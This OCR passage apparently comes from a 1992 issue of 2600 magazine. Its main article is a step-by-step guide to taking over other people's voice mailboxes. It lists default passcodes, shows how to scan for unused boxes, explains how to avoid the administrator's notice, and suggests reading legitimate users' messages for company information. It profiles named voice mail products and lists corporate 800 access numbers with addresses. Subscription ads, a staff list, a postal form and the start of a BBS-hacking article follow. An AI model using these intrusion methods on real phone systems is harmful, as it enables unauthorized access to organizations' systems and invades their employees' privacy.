If there's one thing I hate, it's an article that says "Hack into the system. Once you get in...." But unlike computer systems, VMB systems really are easy to get into. If you didn't get in, don't give up! Try another system and soon you will be in. I would say that 90 percent of all voice mail systems have a default listed above. All you have to do is find a box with one of the defaults.

### Once You're In

The first thing you should do is listen to the messages in the box, if there are any. Take note of the dates the messages were left. If they are more than four weeks old, then it is pretty safe to assume the owner is not using his box. If there are any recent messages on it, you can assume he is currently using his box. *Never* take a box in use. It will be deleted soon, and will alert the system administrator that people are hacking the system. This is the main reason VMB systems either go down or tighten security. If you take a box that is not being used, it's probable no one will notice for quite a while.

### Scanning Boxes From the Inside

From the main menu, see if there is an option to either send a message to another user or check receipt of a message. If there is you can search for *virgin* (unused) boxes) without being disconnected like you would from outside of a box. Virgin boxes have a "generic" greeting and name: "Mailbox xxx" or "Please leave your message for mailbox xxx...." Write down any boxes you find with a generic greeting or name, because they will probably have the default passcode. Another sign of a virgin box is a name or greeting like "This mailbox is for ..." or a woman's voice saying a man's name and vice versa, which is the system administrator's voice. If the box does not have this feature, simply use the previous method of scanning boxes from the outside. For an example of interior scanning, when inside an ASPEN box, choose 3 from the main menu to check for receipt. It will respond with "Enter box number." It is a good idea to start at a location you know there are boxes present and scan consecutively, noting any boxes with a "generic" greeting. If you enter an invalid box it will alert you and allow you to enter another. You can enter invalid box numbers forever, instead of the usual three incorrect attempts from outside of a box.

### Taking a Box

Now you need to find a box you can take over. *Never* take a box in use; it simply won't last. Deserted boxes (with messages from months ago) are the best and last the longest. Take these first. New boxes have a chance of lasting, but if the person for whom the box was created tries to login, you'll probably lose it. If you find a box with the system administrator's voice saying either the greeting or name (quite common), keeping it that way will prolong the box life, especially the name.

This is the most important step in taking over a box! Once you pick a box to take over, watch it for at least three days *before* changing anything! Once you think it's not in use, change only the passcode - nothing else! Then login frequently for two to three days to monitor the box and make sure no one is leaving messages in it. Once you are pretty sure it is deserted, change your greeting to something like "Sorry, I'm not in right now, please leave your name and number and I'll get back to you." *Do not* say "This is Night Ranger dudes...." because if someone hears that it's as good as gone. Keep your generic greeting for one week. After that week, if there are no messages from legitimate people, you can make your greeting say whatever you want. The whole process of getting a good VMB (that will last) takes about 7-10 days, the more time you take the better chance you have of keeping it for a long time. If you take it over as soon as you get in, it'll probably last you less than a week. If you follow these instructions, chances are it will last for months. When you take some boxes, do not take too many at one time. You may need some to scan from later. Plus listening to the messages of the legitimate users can supply you with needed information, such as the company's name, type of company, security measures, etc.

**System Identification**

After you have become familiar with various systems, you will recognize them by their characteristic female (or male) voice and will know what defaults are most common and what tricks you can use. The following is a list of a few popular VMB systems.

ASPEN (Automated SPeech Exchange Network) is one of the best VMB systems with the most features. Many of them will allow you to have two greetings (a regular and an extended absence greeting), guest accounts, urgent or regular messages, and numerous other features. ASPEN's are easy to recognize because the female voice is very annoying and often identifies herself as ASPEN. When you dial up an ASPEN system, sometimes you have to enter a * to get into the VMB system. Once you're in, you hit # to login. The system will respond with "Mailbox number please?" If you enter an invalid mailbox the first time it will say "Mailbox xxx is invalid...." and the second time it will say "You dialed xxx, there is no such number...." and after a third incorrect

| DEFAULTS | BOX NUMBER | TRY |
|---|---|---|
| box number (bn) | 3234 | 3234 (Most Popular) |
| bn backwards | 2351 | 1532 (Popular) |
| bn+0 | 323 | 3230 (Popular With ASPENs) |

Some additional defaults in order of most to least common are:

| 4d | 5d | 6d | |
|---|---|---|---|
| 0000 | 00000 | 000000 | (Most Popular) |
| 9999 | 99999 | 999999 | (Popular) |
| 1111 | 11111 | 111111 | (Popular) |
| 1234 | 12345 | 123456 | (Very popular with owners) |
| 4321 | 54321 | 654321 | |
| 6789 | 56789 | 456789 | |
| 9876 | 98765 | 987654 | |
| 2222 | 22222 | 222222 | |
| 3333 | 33333 | 333333 | |
| 4444 | 44444 | 444444 | |
| 5555 | 55555 | 555555 | |
| 6666 | 66666 | 666666 | |
| 7777 | 77777 | 777777 | |
| 8888 | 88888 | 888888 | |

entry it will hang up. If you enter a valid box, it will say the box owner's name and "Please enter your passcode." The most common default for ASPEN's is either box number or box number plus 0. You only get three attempts to enter a correct box number and then three attempts to enter a correct passcode before it will disconnect you. From the main menu of an ASPEN box you can enter 3 to scan for other boxes so you won't be hung up like you would be from outside the box.

CINDY is another popular system. The system will start by saying "Good Morning/Afternoon/Evening. Please enter the mailbox number you wish...." and is easy to identify. After three invalid box entries the system will say "Good Day/Evening!" and hang up. To login, enter the box number and during the greeting press 0, then your passcode. The default for *all* CINDY systems is 0. From the main menu you can enter 6 to scan for other boxes so you won't be hung up on. CINDY voice mail systems also have a guest feature, like ASPEN's. You can make a guest account for someone, and give them a password, and leave them messages. To access their guest account, they just login as you would except they enter their guest passcode. CINDY systems also have a feature where you can have it call a particular number and deliver a recorded message. However, I have yet to get this feature to work on any CINDY boxes that I have.


MESSAGE CENTER is also very popular, especially with direct dials. To login on a MESSAGE CENTER, hit the * key during the greeting and the system will respond with "Hello <name>. Please enter your passcode." These VMB's are very tricky with their passcode methods. The first trick is when you enter an invalid passcode, it will stop you one digit *after* the maximum passcode length. Example: If you enter 1-2-3-4-5 and it gives you an error message after you enter the fifth digit, that means the system uses a four digit passcode, which is most common on MESSAGE CENTER's. The second trick is that if you enter an invalid code the first time, no matter what you enter as the second passcode it will give you an error message and ask again. Then, if you entered the correct passcode the second and third time it will let you login. Also, most MESSAGE CENTER's do not have a default. Instead, the new boxes are "open" and when you hit * it will let you in. After hitting * the first time to login to a box you can hit * again and it will say "Welcome to the MESSAGE CENTER" and from there you can dial other extensions. This last feature can be useful for scanning outside a box. To find a new box, just keep entering box numbers and hitting * to login. If it doesn't say something to the effect of welcome to your new mailbox then just hit * again and it will send you back to the main system so you can enter another box. This way you will not be disconnected. Once you find a box, you can enter 6 to record a message to send to another box. After hitting 6 it will ask for a mailbox number. You can keep entering mailbox numbers until you find a generic one. Then you can cancel your message and go hack it out.

Q VOICE MAIL is a rather nice system but not as common. It identifies itself with "Welcome to Q VOICE MAIL Paging" so there is no question about what system it is. The box numbers are usually five digits and to login you enter 0 like a CINDY system. From the main menu you can enter 3 to scan other boxes.

There are many more systems I recognize but do not know the name for. You will become familiar with these systems too.

### Conclusion

You can use someone else's VMB system to practice the methods outlined above, but if you want a box that will last you need to scan out a virgin system. If you did everything above and could not get a VMB, try again on another system. If you follow everything correctly, I guarantee you will have more VMB's than you know what to do with.



**VOICE MAIL 800 NUMBERS**


| LOCATION | ACCESS NUMBER | |
|---|---|---|
| 500 WESTCHESTER AVE. | 800 662-9878 | AT&T |
| 400 WESTCHESTER AVE. | 800-662-9878 | AT&T |
| 120 BLOOMINGDALE RD. | 800 662 9878 | AT&T |
| 222 BLOOMINGDALE RD. (3RD & 4TH FL.) | 800-662-9878 | AT&T |
| 222 BLOOMINGDALE RD. (1ST & 2ND FL.) | 800-872-0251 | AT&T |
| 1111/1113 WESTCHESTER AVE | 800-232-0069 | AT&T |
| 441 9TH AVE. | 800-346-9910 | AT&T |
| 335 MADISON AVE. | 800-321-3477 | AT&T |

**IN - TOUCH 800 NUMBER**

| | | |
|---|---|---|
| ACCESS NUMBER | 800-786-1988 | SPRINT |

# Aspen At-a-Glance

Octel Communications Corporation



These controls are always available:

Cancel or Exit * ; Help or Operator 0 ; Complete or Skip #

□ = Extended Prompt Features

# TIME TO RENEW?

IF YOUR ADDRESS LABEL SAYS IT'S TIME TO RENEW, YOU SHOULD TAKE IT VERY SERIOUSLY. UNLIKE MOST OTHER PUBLICATIONS, WE WON'T SEND YOU A BUNCH OF REMINDERS OVER AND OVER AGAIN. WE DON'T BELIEVE IN HOUNDING OUR (FORMER) READERS. SO YOU COULD FIND YOURSELF WONDERING WHY YOU HAVEN'T SEEN 2600 IN THE LAST FEW MONTHS. UNFORTUNATELY, WHEN THIS HAPPENS, SUBSCRIBERS USUALLY MISS AN ISSUE BY THE TIME THEY FIGURE OUT WHAT'S HAPPENED. AND IF YOU'VE EVER MISSED AN ISSUE OF 2600, YOU KNOW WHAT THAT ENTAILS. DON'T GET CAUGHT SHORT. RENEW BEFORE YOUR LAST ISSUE ARRIVES SO THERE WON'T BE ANY GAPS. RENEW FOR MULTIPLE YEARS SO YOU WON'T HAVE TO WORRY ABOUT THIS QUITE SO OFTEN. AND FOR YOU CORPORATIONS AND INSTITUTIONS THAT TAKE FOREVER TO PROCESS PURCHASE ORDERS, CONSIDER A LIFETIME SUBSCRIPTION SO YOU'LL NEVER HAVE TO DEAL WITH ANY OF THIS AGAIN.

☎ ☎ ☎ ☎ ☎ ☎

INDIVIDUAL SUBSCRIPTION

□ 1 year/$21 □ 2 years/$38 □ 3 years/$54

CORPORATE SUBSCRIPTION

□ 1 year/$50 □ 2 years/$90 □ 3 years/$125

OVERSEAS SUBSCRIPTION

□ 1 year, individual/$30 □ 1 year, corporate/$65

LIFETIME SUBSCRIPTION

□ $260 (the dire threats on this page will never apply to you)

BACK ISSUES (invaluable reference material)

□ 1984/$25 □ 1985/$25 □ 1986/$25 □ 1987/$25
□ 1988/$25 □ 1989/$25 □ 1990/$25 □ 1991/$25

**(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)**

(individual back issues for 1988 to present are $6.25 each, $7.50 overseas)

TOTAL AMOUNT ENCLOSED: □

# potential lawsuits

**2600 Magazine**
**PO Box 752**
**Middle Island, NY 11953 U.S.A.**
**Forwarding and Address Correction Requested**

SECOND CLASS POSTAGE
Permit PAID at
East Setauket, N.Y.
11733

ISSN 0749-3851

*WE'RE IN A*
*UNITED STATE*


# 2600

The Hacker Quarterly

VOLUME NINE, NUMBER THREE

AUTUMN 1992

$4



# STAFF


**Editor-In-Chief**
Emmanuel Goldstein

**Office Manager**
Tampruf

**Artwork**
Holly Kaufman Spruch

***"The back door program included a feature that was designed to modify a computer in which the program was inserted so that the computer would be destroyed if someone accessed it using a certain password." - United States Department of Justice, July 1992***

**Writers:** Billsf, Eric Corley, Count Zero, The Devil's Advocate, John Drake, Paul Estev, Mr. French, Bob Hardy, The Infidel, Knight Lightning, Kevin Mitnick, The Plague, Marshall Plann, David Ruderman, Bernie S., Silent Switchman, Scott Skinner, Mr. Upsetter, Dr. Williams, and the transparent adventurers.
**Technical Expertise:** Rop Gonggrijp, Phiber Optik, Geo. C. Tilyou.
**Shout Outs:** 8088, NSA, Mac, Franklin, Jutta, Eva, the Bellcore Support Group.



**EAST GERMAN PHONES. The translation is "Doesn't Work, Doesn't Exist." Taken from a postcard.**


***SEND YOUR PAYPHONE PHOTOS TO: 2600 PAYPHONES, PO BOX 99, MIDDLE ISLAND, NY 11953. ANTARCTICA MUST HAVE PAYPHONES!***

*2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.*
**POSTMASTER:** Send address changes to
*2600*, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S, and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984, 1985, 1986, 1987, 1988, 1989, 1990, 1991
at $25 per year, $30 per year overseas. Individual issues available
from 1988 on at $6.25 each, $7.50 each overseas.

**ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:**
*2600* Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
**FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:**
*2600* Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.
**INTERNET ADDRESS:** 2600@well.sf.ca.us

***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-751-2608**



**Statement of Ownership, Management and Circulation**
*(Required by 39 U.S.C. 3685)*

1A. Title of Publication: 2600 MAGAZINE
1B. PUBLICATION NO.
2. Date of Filing: 9/30/92
3. Frequency of Issue: QUARTERLY
3A. No. of Issues Published Annually: 4
3B. Annual Subscription Price: $21/$50
4. Complete Mailing Address of Known Office of Publication *(Street, City, County, State and ZIP+4 Code) (Not printers)*: BOX 752, MIDDLE ISLAND, NY 11953
5. Complete Mailing Address of the Headquarters of General Business Offices of the Publisher *(Not printer)*: 7 STRONG'S LANE, SETAUKET, NY 11733
6. Full Names and Complete Mailing Address of Publisher, Editor, and Managing Editor *(This item MUST NOT be blank)*
Publisher *(Name and Complete Mailing Address)*: EMMANUEL GOLDSTEIN, BOX 99, MIDDLE ISLAND, NY 11953
Editor *(Name and Complete Mailing Address)*: EMMANUEL GOLDSTEIN, BOX 99, MIDDLE ISLAND, NY 11953
Managing Editor *(Name and Complete Mailing Address)*: ERIC CORLEY, 7 STRONG'S LANE, SETAUKET, NY 11733
7. Owner *(If owned by a corporation, its name and address must be stated and also immediately thereunder the names and addresses of stockholders owning or holding 1 percent or more of total amount of stock. If not owned by a corporation, the names and addresses of the individual owners must be given. If owned by a partnership or other unincorporated firm, its name and address, as well as that of each individual must be given. If the publication is published by a nonprofit organization, its name and address must be stated.) (Item must be completed.)*

| Full Name | Complete Mailing Address |
|---|---|
| ERIC CORLEY | 7 STRONG'S LANE, SETAUKET, NY 11733 |

8. Known Bondholders, Mortgagees, and Other Security Holders Owning or Holding 1 Percent or More of Total Amount of Bonds, Mortgages or Other Securities *(If there are none, so state)*

| Full Name | Complete Mailing Address |
|---|---|
| | |

9. For Completion by Nonprofit Organizations Authorized To Mail at Special Rates *(DMM Section 424.12 only)*
The purpose, function, and nonprofit status of this organization and the exempt status for Federal income tax purposes *(Check one)*
(1) □ Has Not Changed During Preceding 12 Months
(2) □ Has Changed During Preceding 12 Months
*(If changed, publisher must submit explanation of change with this statement.)*

| 10. Extent and Nature of Circulation *(See instructions on reverse side)* | Average No. Copies Each Issue During Preceding 12 Months | Actual No. Copies of Single Issue Published Nearest to Filing Date |
|---|---|---|
| A. Total No. Copies *(Net Press Run)* | 6097 | 7900 |
| B. Paid and or Requested Circulation<br>1. Sales through dealers and carriers, street vendors and counter sales | 3092 | 4285 |
| 2. Mail Subscription *(Paid and/or requested)* | 1336 | 1401 |
| C. Total Paid and/or Requested Circulation *(Sum of 10B1 and 10B2)* | 4429 | 5686 |
| D. Free Distribution by Mail, Carrier or Other Means Samples, Complimentary, and Other Free Copies | 27 | 32 |
| E. Total Distribution *(Sum of C and D)* | 4456 | 5718 |
| F. Copies Not Distributed<br>1. Office use, left over, unaccounted, spoiled after printing | 1641 | 2182 |
| 2. Return from News Agents | 0 | 0 |
| G. TOTAL *(Sum of E, F1 and 2 - should equal net press run shown in A)* | 6097 | 7900 |

11. I certify that the statements made by me above are correct and complete
Signature and Title of Editor, Publisher, Business Manager, or Owner: OWNER

PS Form 3526, January 1991
*(See instructions on reverse)*

# Hacking AmiExpress

**by Swinging Man**

The recent article on security holes in WWIV BBS's got me to thinking. Where WWIV is the board of choice among clone sysops, AmiExpress is the dominant software in the Amiga community, the pirate community anyway.

